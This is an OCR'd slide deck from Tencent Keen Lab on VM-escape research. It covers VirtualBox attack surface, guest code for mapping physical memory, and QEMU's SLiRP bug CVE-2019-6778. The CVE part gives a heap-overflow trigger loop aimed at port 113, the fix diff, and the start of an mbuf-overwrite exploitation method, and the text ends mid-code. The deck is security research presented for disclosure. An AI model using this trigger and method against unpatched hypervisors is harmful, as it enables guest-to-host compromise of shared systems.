Vulnerability Discovery and Exploitation of Virtualization Solutions for Cloud Computing and Desktops

Marco (@marcograss)

- My main focus is iOS/Android/macOS and sandboxes. But recently shifted to hypervisors, basebands, firmwares etc.
- pwn2own 2016 Mac OS X Team
- Mobile pwn2own 2016 iOS team
- pwn2own 2017 VMWare escape team
- Mobile pwn2own 2017 iOS Wifi + baseband team

Kira (@KiraCxy)

- Senior student at Zhejiang University
- Interested in hypervisors, will do basebands in future
- CTF player in AAA (sometimes A*0*E), DEFCON 25 & 26

About Tencent Keen Security Lab

- Previously known as KeenTeam
- White Hat Security Researchers
- Several times pwn2own winners
- We are based in Shanghai, China
- Our blog is https://keenlab.tencent.com/en/
- Twitter @keen_lab

Agenda

01 Overview of Virtualization Solutions

02 Attack Surface

03 VirtualBox

- Architecture
- Attack Surface
- VM Escape

04 QEMU VM Escape

- Bug
- Exploitation

05 Conclusions

Overview of Virtualization Solutions


Virtualization Solutions (main players)

- Microsoft: Hyper-V
- VMWare: Workstation, ESXi, Fusion
- **Qemu (and kvm)**
- XEN
- **Virtualbox**
- Others

All you need to know about virtualization in 1 slide (almost)

- Nowadays mostly hardware based virtualization for performance.
- Runs a “VM” natively on the CPU, trapping on certain **privileged** events to the hypervisor to handle them
- Otherwise just runs at native performance.
- Emulated (fake usually old well supported hardware) (vbox, vmware, qemu)
- Paravirtualized. Implement functionalities mostly with hypercalls (xen, hyper-v)
- A virtualization solution usually consists of software running in host ring0 and host ring3. Both of them can be a target for bugs.

VirtualBox example



Code Split

- The virtualization code can be in ring0 and ring3 of the host.
- Both have several advantages and disadvantages
- Code in ring0 will run faster, at least 2 less context switch
- Code in ring3 is less critical, a bug will not panic the host machine like it would in ring0
- Easier to debug and develop code in ring3, and make async code in ring3 compared to a ring0 environment.

VIRTUALBOX

The code

- Virtualbox is opensource, which ease a lot the bug hunting process.

VirtualBox Sources

The **VirtualBox** sources are available free of charge under the terms and conditions of the GNU General Public License, Version 2. By downloading from the below links, you agree to these terms and conditions.

- **Source code**

- Opensource except the ”extensions” which are shipped as binaries

VirtualBox 6.0.4 Oracle VM VirtualBox Extension Pack

- All supported platforms

Support for USB 2.0 and USB 3.0 devices, VirtualBox RDP, disk encryption, NVMe and PXE boot for Intel cards. See this chapter from the User Manual for an introduction to this Extension Pack. The Extension Pack binaries are released under the VirtualBox Personal Use and Evaluation License (PUEL). *Please install the same version extension pack as your installed version of VirtualBox.*


- Good place to look for 0days if you ask me ☺ just sayin’

Previous Work on Virtual Box

- Niklas Baumstark - Unboxing Your VirtualBoxes
  - Explores Process Hardening, guest-to-host attack surface
- Niklas Baumstark - Thinking outside the Virtual Box
  - HGCM (Host Guest Communication Manager) attacks
- Francisco Falcon - Breaking Out of VirtualBox through 3D Acceleration
  - Bugs and exploitation of the 3d acceleration
- https://github.com/MorteNoir1/virtualbox_e1000_0day e1000 network card guest to host escape
- Niklas on SSD https://ssd-disclosure.com/archives/3649
  - VBVA bug (graphics)

Attack Surface

- Emulated devices
  - Source code: VBox/Devices
  - Notes: some of them are not enabled in default configuration
- Host Services (stuff like copy paste, 3d, shared folders)
  - Source code: VBox/HostServices
  - Notes: MOST of them are not enabled in default configuration (!)
- Network Stack
- Hypervisor itself, smaller but at higher privilege level
- Misc/Others



Let's Pick Emulated devices and see where to look for bugs

1. Find the relevant code src/VBox/Devices/USB/DevOHCI.cpp
   - USB device, default
   - OHCI usb controller
2. Find the controller specifications and study them how to talk with the controller
   - http://www.scaramanga.co.uk/stuff/qemu-usb/hcir1_0a.pdf
   - Linux kernel driver code
   - lspci, cat /proc/iomem, cat /proc/ioports to see the interfaces
3. Audit the code or fuzz

Checking the device attack surface from the guest

- Legacy hardware interfaces
- Ioports (cat /proc/ioports)
- IOMem (cat /proc/iomem)

```
  3e6e2000-3e93dfff : Kernel bss
7fff0000-7fffffff : ACPI Tables
80000000-fdffffff : PCI Bus 0000:00
  e0000000-e7ffffff : 0000:00:02.0
  f0000000-f001ffff : 0000:00:03.0
    f0000000-f001ffff : e1000
  f0400000-f07fffff : 0000:00:04.0
    f0400000-f07fffff : vboxguest
  f0800000-f0803fff : 0000:00:04.0
  f0804000-f0807fff : 0000:00:05.0
    f0804000-f0807fff : ICH HD audio
```

```
  4100-4108 : piix4_smbus
d000-d007 : 0000:00:03.0
  d000-d007 : e1000
d020-d03f : 0000:00:04.0
d040-d047 : 0000:00:0d.0
  d040-d047 : ahci
d048-d04b : 0000:00:0d.0
  d048-d04b : ahci
d050-d057 : 0000:00:0d.0
  d050-d057 : ahci
d058-d05b : 0000:00:0d.0
  d058-d05b : ahci
d060-d06f : 0000:00:0d.0
  d060-d06f : ahci
```

IOPorts

- Separate address space
- Legacy concept
- 16 bits address
- Use special in/out instructions
- Talk to devices instead of memory
- Privileged instruction, but you can use them from ring 3 by lowering the privilege level with iopl(3)

```
  4100-4108 : piix4_smbus
d000-d007 : 0000:00:03.0
  d000-d007 : e1000
d020-d03f : 0000:00:04.0
d040-d047 : 0000:00:0d.0
  d040-d047 : ahci
d048-d04b : 0000:00:0d.0
  d048-d04b : ahci
d050-d057 : 0000:00:0d.0
  d050-d057 : ahci
d058-d05b : 0000:00:0d.0
  d058-d05b : ahci
d060-d06f : 0000:00:0d.0
  d060-d06f : ahci
```

5.1.9 I/O Instructions

These instructions move data between the processor's I/O ports and a register or memory.

```
IN    Read from a port
OUT   Write to a port
INS/INSB  Input string from port/Input byte string from port
INS/INSW  Input string from port/Input word string from port
INS/INSD  Input string from port/Input doubleword string from port
OUTS/OUTSB    Output string to port/Output byte string to port
OUTS/OUTSW    Output string to port/Output word string to port
OUTS/OUTSD    Output string to port/Output doubleword string to port
```

IOMem

- Addresses that look like physical addresses but they are not actually ram.
- When you write or read to those addresses on the bus, it will actually talk to the device
- Use /dev/mem and mmap it into your usermode process.
- Example code on the right

```
3e6e2000-3e93dfff : Kernel bss
7fff0000-7fffffff : ACPI Tables
80000000-fdffffff : PCI Bus 0000:00
  e0000000-e7ffffff : 0000:00:02.0
  f0000000-f001ffff : 0000:00:03.0
    f0000000-f001ffff : e1000
  f0400000-f07fffff : 0000:00:04.0
    f0400000-f07fffff : vboxguest
  f0800000-f0803fff : 0000:00:04.0
  f0804000-f0807fff : 0000:00:05.0
    f0804000-f0807fff : ICH HD audio
```

```
volatile void* mmap_devmem_range(uint64_t start, uint64_t len) {
    volatile void* base_addr = NULL;
    int fd = open("/dev/mem", O_RDWR);
    if (fd < 0) {
        DIE("Unable to open /dev/mem\n");
    }

    debug_printf("mmap start 0x%lx len 0x%lx\n\n", start, len);
    base_addr = mmap(0, len, PROT_READ|PROT_WRITE, MAP_SHARED, fd, start);

    if (base_addr == NULL || base_addr == MAP_FAILED) {
        perror("mmap");
        DIE("Unable to mmap the  window\n");
    }

    return base_addr;
}
```

IOMem and physical memory maps quirks

- Be careful when you are writing to devices AND mappings of raw physical memory.
- Your writes can be cached.
- Use memory barriers to prevent this, in asm
- We just saved you lot of debugging, you are welcome ☺

```
asm volatile("" ::: "memory");
```

Auditing the device

```
int rc = PDMDevHlpMMIORegister(pDevIns, GCPhysAddress, cb, NULL /*pvUser*/,
                               IOMMMIO_FLAGS_READ_DWORD | IOMMMIO_FLAGS_WRITE_DWORD_ZEROED
                               | IOMMMIO_FLAGS_DBGSTOP_ON_COMPLICATED_WRITE,
                               ohciMmioWrite, ohciMmioRead, "USB OHCI");
if (RT_FAILURE(rc))
```

- Callbacks for MMIO read and write in read
- Writing or reading to those locations will trigger some operations on the device
- For example changing the status

```
static int HcRhStatus_w(POHCI pThis, uint32_t iReg, uint32_t val)
{
#ifdef IN_RING3
    /* log */
    uint32_t old = pThis->RootHub.status;
    uint32_t chg;
    if (val & ~0x80038003)
        Log2(("HcRhStatus_w: Unknown bits %#x are set!!!\n", val & ~0x80038003));
    if ( (val & OHCI_RHS_LPSC) && (val & OHCI_RHS_LPS) )
        Log2(("HcRhStatus_w: Warning both CGP and SGP are set! (Clear/Set Global Power)\n"));
    if ( (val & OHCI_RHS_DRWE) && (val & OHCI_RHS_CRWE) )
        Log2(("HcRhStatus_w: Warning both CRWE and SRWE are set! (Clear/Set Remote Wakeup Enable)\n"));


    /* write 1 to clear OCIC */
    if ( val & OHCI_RHS_OCIC )
        pThis->RootHub.status &= ~OHCI_RHS_OCIC;

    /* SetGlobalPower */
    if ( val & OHCI_RHS_LPSC )
    {
        unsigned i;
        Log2(("ohci: %s: global power up\n", pThis->PciDev.pszNameR3));
        for (i = 0; i < OHCI_NDP_CFG(pThis); i++)
```

Auditing the device

- Study how the communication works first
- Be very aware that attacker controlled input is not only from the registers, but also from guest physical memory.
- The host will map it,

fetch it or write (TOCTOU vulnerabilities(!),

Races etc)





Figure 3-2: Communication Channels

```
/**
 * Reads physical memory.
 */
DECLINLINE(void) ohciR3PhysRead(POHCI pThis, uint32_t Addr, void *pvBuf, size_t cbBuf)
{
    if (cbBuf)
        PDMDevHlpPhysRead(pThis->CTX_SUFF(pDevIns), Addr, pvBuf, cbBuf);
}

/**
 * Writes physical memory.
 */
DECLINLINE(void) ohciR3PhysWrite(POHCI pThis, uint32_t Addr, const void *pvBuf, size_t cbBuf)
{
    if (cbBuf)
        PDMDevHlpPCIPhysWrite(pThis->CTX_SUFF(pDevIns), Addr, pvBuf, cbBuf);
}
```


Extensions

- Oracle_VM_VirtualBox_Extension_Pack-6.0.4.vbox-extpack
- Actually a gzip file, rename and extract
- Modules for additional proprietary stuff, including devices
- For example, XHCI and EHCI USB Controllers (2.0 and 3.0)
- All platforms, pick your poison and load into IDA



Extensions

- They have symbols, easier to RE
- They use the same APIs as the opensource part so you can port some structures
- Some stuff is C++ so more RE/ IDA work is required
- No one looked into those publicly to the best of my knowledge.
- If you want some easy bugs it might be a good place ☺



Useful Tricks


- It's easier to develop the exploit in guest userland instead of guest kernel.
- Sometimes you need to map some memory, and get the physical address in the guest.
- Rebuild the kernel without the devmem restriction. Map anything through /dev/mem and mmap
- Get the physical address from the virtual address with the code on the right using pagemap

```
unsigned long virtual_to_pfn(void *addr) {
    int fd = open("/proc/self/pagemap", O_RDONLY);
    if (fd < 0) {
        DIE("cannot open /proc/self/pagemap\n");
    }
    unsigned long addr_ul = (unsigned long) addr;
    unsigned long data = 0;
    int pagesize = getpagesize();
    unsigned long index = (addr_ul/pagesize)*sizeof(data);
    debug_printf("pagesize is 0x%x addr_ul is 0x%lx index is 0x%lx\n", pagesize, addr_ul, index);
    if (pread(fd, &data, sizeof(data), index) != sizeof(data)) {
        DIE("cannot read content of pagemap for 0x%lx\n", addr_ul);
    }

    return data & 0x7fffffffffffff;
}
```

A word on fuzzing


- Fuzzing emulated hardware on VirtualBox is a little bit frustrating and fragile
- It's very easy to jump to GURU MEDITATION MODE
- Triggered often by some asserts and checks
- That's why I quickly stopped fuzzing and just audited
- Bugs are still abundant so no problem.



VBOX DEMO

Finding bugs by checking OTHER hypervisors

- By checking other bugs affecting other hypervisors you can easily find bugs in different products.
- Recently we got a bug collision with Amat at p2o, on vmware.
- He found and used one of our same bug to escape vmware
- Race condition in UHCI (usb 1.0)



Finding bugs by checking OTHER hypervisors

- Vmware was mapping the guest physical memory in host usermode
- Then fetching the length of the usb packets, and using it to allocate the memory
- Then fetching this length again to perform the memory copy
- Typical Double Fetch resulting in a very exploitable heap overflow
- Was affecting workstation and ESXi
- We had it for almost 2 years, now unfortunately it’s dead
- My point is, you can find similar problems to fetching in VirtualBox
- Dig into the code and have fun yourself!

QEMU


SLiRP

- TCP/IP emulator
- Emulates a PPP, SLIP, or CSLIP connection to the Internet
- Pretty old code can be found:
  https://sourceforge.net/projects/slirp/
- Used in QEMU and VirtualBox
- History bugs
  - https://bugs.chromium.org/p/project-zero/issues/detail?id=1086
    Slirp bug in VirtualBox by Jann Horn, Google Project Zero
  - https://www.voidsecurity.in/2018/11/virtualbox-nat-dhcpbootp-server.html
    VirtualBox NAT DHCP/BOOTP server vulnerabilities by Reno Robert

SLiRP in QEMU


- The default network backend
- Many functionalities:
  - DHCP
  - DNS server
  - TFTP server (optional)
  - SMB server (optional)
  - Forward host ports to guest

  -net user,hostfwd=tcp::2222-:22



SLiRP in QEMU

- Source structure
- Large attack surface
- Not like the typical device drivers which means it’s not well studied



CVE-2019-6778

- Some special ports in TCP emulation
  - 113 (*Identification protocol*)
  - 21 (*ftp*)
  - 544 (*kshell*)
  - 6667 6668 (*IRC*)
  - …
- Handled in *slirp/tcp_subr.c:tcp_emu*

CVE-2019-6778

- Two important data structures
  - *mbuf*
    Store data from IP layer
  - *sbuf*
    Store data from TCP layer

```
// slirp/sbuf.h
struct sbuf {
    uint32_t sb_cc;     /* actual chars in buffer */
    uint32_t sb_datalen;    /* Length of data  */
    char    *sb_wptr;   /* write pointer. points to where the next
                 * bytes should be written in the sbuf */
    char    *sb_rptr;   /* read pointer. points to where the next
                 * byte should be read from the sbuf */
    char    *sb_data;   /* Actual data */
};
```

CVE-2019-6778

```
// slirp/tcp_subr.c:tcp_emu
case EMU_IDENT:
        /*
         * Identification protocol as per rfc-1413
         */

        {
            struct socket *tmpso;
            struct sockaddr_in addr;
            socklen_t addrlen = sizeof(struct sockaddr_in);
            struct sbuf *so_rcv = &so->so_rcv;

            memcpy(so_rcv->sb_wptr, m->m_data, m->m_len);   // copy user data to sbuf
            so_rcv->sb_wptr += m->m_len;
            so_rcv->sb_rptr += m->m_len;
            m->m_data[m->m_len] = 0; /* NULL terminate */
            if (strchr(m->m_data, '\r') || strchr(m->m_data, '\n')) {
                ...
            }
            m_free(m);
            return 0;
        }
```

CVE-2019-6778

```
// slirp/sbuf.h
#define sbspace(sb) ((sb)->sb_datalen - (sb)->sb_cc)

// slirp/tcp_input.c:tcp_input
    } else if (ti->ti_ack == tp->snd_una &&
            tcpfrag_list_empty(tp) &&
            ti->ti_len <= sbspace(&so->so_rcv)) {   // check if there's enough space in sbuf
            ...
            if (so->so_emu) {
                if (tcp_emu(so,m)) sbappend(so, m); // call tcp_emu
```

CVE-2019-6778

- If one keeps sending data to port 113
- Heap overflow !

```
s = socket(AF_INET, SOCK_STREAM, 0);
ip_addr.sin_family = AF_INET;
ip_addr.sin_addr.s_addr = inet_addr("xxx"); // any IP you can connect
ip_addr.sin_port = htons(113); // vulnerable port
ret = connect(s, (struct sockaddr *)&ip_addr, sizeof(struct sockaddr_in));
memset(buf, 'A', 0x500);
while(1) {
    write(s, buf, 0x500);
}
```

Bug fix

- They didn’t know how to fix at first :)
- The final fix is simple but effective

```
diff --git a/slirp/tcp_subr.c b/slirp/tcp_subr.c
index 4a9a5b5edc..23a841f26e 100644
--- a/slirp/tcp_subr.c
+++ b/slirp/tcp_subr.c
@@ -634,6 +634,11 @@ tcp_emu(struct socket *so, struct mbuf *m)
                        socklen_t addrlen = sizeof(struct sockaddr_in);
                        struct sbuf *so_rcv = &so->so_rcv;

+                       if (m->m_len > so_rcv->sb_datalen
+                                       - (so_rcv->sb_wptr - so_rcv->sb_data)) {
+                           return 1;
+                       }
+
                        memcpy(so_rcv->sb_wptr, m->m_data, m->m_len);
                        so_rcv->sb_wptr += m->m_len;
                        so_rcv->sb_rptr += m->m_len;
```

Exploit

- What we're facing:
  - Overflow in a pure data buffer
  - No pointer
  - No fields like length etc
- How to control the heap?

IP fragmentation

- IPv4
- Breaks packets into smaller pieces (fragments)
- Small MTU network → Big MTU network
- The fragments are reassembled by the receiving host.

IP fragmentation

- Flags (3 bit)
  - Zero (1 bit)
  - Do not fragment flag (1 bit)
  - More fragments following flag (1 bit)
- Fragment offset (13 bit)

IPv4 Header Format

Offsets	Octet	0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Version				IHL				DSCP						ECN		Total Length															
4	32	Identification																Flags			Fragment Offset											
8	64	Time To Live								Protocol								Header Checksum															
12	96	Source IP Address																															
16	128	Destination IP Address																															
20	160	Options (if IHL > 5)																															
24	192																																
28	224																																
32	256																																

IP fragmentation

- QEMU will store the packet
- Allocate arbitrary *mbuf*

```
// slirp/mbuf.h
struct mbuf {
    /* XXX should union some of these! */
    /* header at beginning of each mbuf: */
    struct  mbuf *m_next;       /* Linked list of mbufs */
    struct  mbuf *m_prev;
    struct  mbuf *m_nextpkt;    /* Next packet in queue/record */
    struct  mbuf *m_prevpkt;    /* Flags aren't used in the output queue */
    int m_flags;        /* Misc flags */
    int m_size;         /* Size of mbuf, from m_dat or m_ext */
    struct  socket *m_so;
    caddr_t m_data;         /* Current location of data */
    int m_len;          /* Amount of data in this mbuf, from m_data */
    Slirp *slirp;
    bool    resolution_requested;
    uint64_t expiration_date;
    char   *m_ext;
    /* start of dynamic buffer area, must be last element */
    char    m_dat[];
};
```


Arbitrary write

- Overflow *mbuf*
- *m_data* is a pointer to the data
- Reassemble all the data to the first *mbuf*

```
// slirp/ip_input.c:ip_reass
  while (q != (struct ipasfrag*)&fp->frag_link) {
      struct mbuf *t = dtom(slirp, q);
